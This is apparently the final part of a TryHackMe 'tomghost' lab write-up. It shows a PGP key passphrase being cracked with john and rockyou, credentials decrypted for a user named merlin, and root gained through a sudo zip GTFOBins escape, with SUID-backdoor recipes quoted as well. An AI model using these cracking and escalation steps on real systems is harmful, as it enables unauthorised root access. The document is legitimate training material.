
```
skyfuck@ubuntu:~$ ls
credential.pgp  tryhackme.asc
skyfuck@ubuntu:~$ gpg --import tryhackme.asc
gpg: keyring `/home/skyfuck/.gnupg/secring.gpg' created
gpg: key C6707170: secret key imported
gpg: key C6707170: public key "tryhackme <stuxnet@tryhackme.com>" imported
gpg: key C6707170: "tryhackme <stuxnet@tryhackme.com>" not changed
gpg: Total number processed: 2
gpg:               imported: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
skyfuck@ubuntu:~$ gpg --decrypt credential.pgp

You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)

gpg: gpg-agent is not available in this session
Enter passphrase: 
```

Since I did not have a passphrase, I attempted to crack it using **john**. I first converted the key file to **john** format and then cracked it to find the password.


root@kali: ~/thm/tomghost
File Actions Edit View Help
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
skyfuck@ubuntu: ~
root@kali: ~/thm/tomghost


```
┌──(root㉿kali)-[~/thm/tomghost]
└─# gpg2john tryhackme.asc > myhash

File tryhackme.asc

┌──(root㉿kali)-[~/thm/tomghost]
└─# cat myhash
tryhackme:$gpg$*17*54*3072*713ee3f57cc950f8f89155679abe2476c62bbd286ded0e049f886d32d2b9eb06f482e9770c710abc2903f1ed70af6fcc22f5608760be*3*254*2*9*16*0c99d5da
e8216f2155ba2abfcc71f818*65536*c8f277d2faf97480:::tryhackme <stuxnet@tryhackme.com>::tryhackme.asc

┌──(root㉿kali)-[~/thm/tomghost]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=gpg  myhash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all
loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru        (tryhackme)
1g 0:00:00:01 DONE (2024-11-15 01:27) 0.6578g/s 705.2p/s 705.2c/s 705.2C/s marshall..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

After finding the valid password, I decrypted the file and found credentials for *merlin*.


skyfuck@ubuntu: ~
File Actions Edit View Help
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
skyfuck@ubuntu: ~
root@kali: ~/thm/tomghost


```
skyfuck@ubuntu:~$ gpg --decrypt credential.pgp

You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)

gpg: gpg-agent is not available in this session
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123jskyfuck@ubuntu:~$ 
```

I switched user to *merlin*


merlin@ubuntu: /home/skyfuck
File Actions Edit View Help
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
merlin@ubuntu: /home/skyfuck
root@kali: ~/thm/tomghost


```
skyfuck@ubuntu:~$ su merlin
Password:
merlin@ubuntu:/home/skyfuck$ 
```

Then I looked for my **sudo** privileges and found I was allowed to execute **zip** as root.


merlin@ubuntu: ~
File Actions Edit View Help
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
merlin@ubuntu: ~
root@kali: ~/thm/tomghost

```
merlin@ubuntu:~$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
merlin@ubuntu:~$ 
```

I visited **gtfobins** and found a way to exploit the **sudo** privileges to get a privileged access.



File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file-to-read
TF=$(mktemp -u)
zip $TF $LFILE
unzip -p $TF
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```


Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which zip) .
```

I used the method shown in **gtfobins** to get root access.


root@ubuntu: ~
File
Actions
Edit
View
Help
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@ubuntu: ~
root@kali: ~/thm/tomghost

```
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'bash #'
  adding: etc/hosts (deflated 31%)
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# 
```

Finally I captured the root flag from the */root* directory.


root@ubuntu: /root
File
Actions
Edit
View
Help
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@kali: ~/thm/tomghost
root@ubuntu: /root
root@kali: ~/thm/tomghost

```
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'bash #'
  adding: etc/hosts (deflated 31%)
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# cd /root
root@ubuntu:/root# ls
root.txt  ufw
root@ubuntu:/root# cat root.txt
THM{Z[redacted]}
root@ubuntu:/root# 
```

That's it from my side.
Happy hacking :)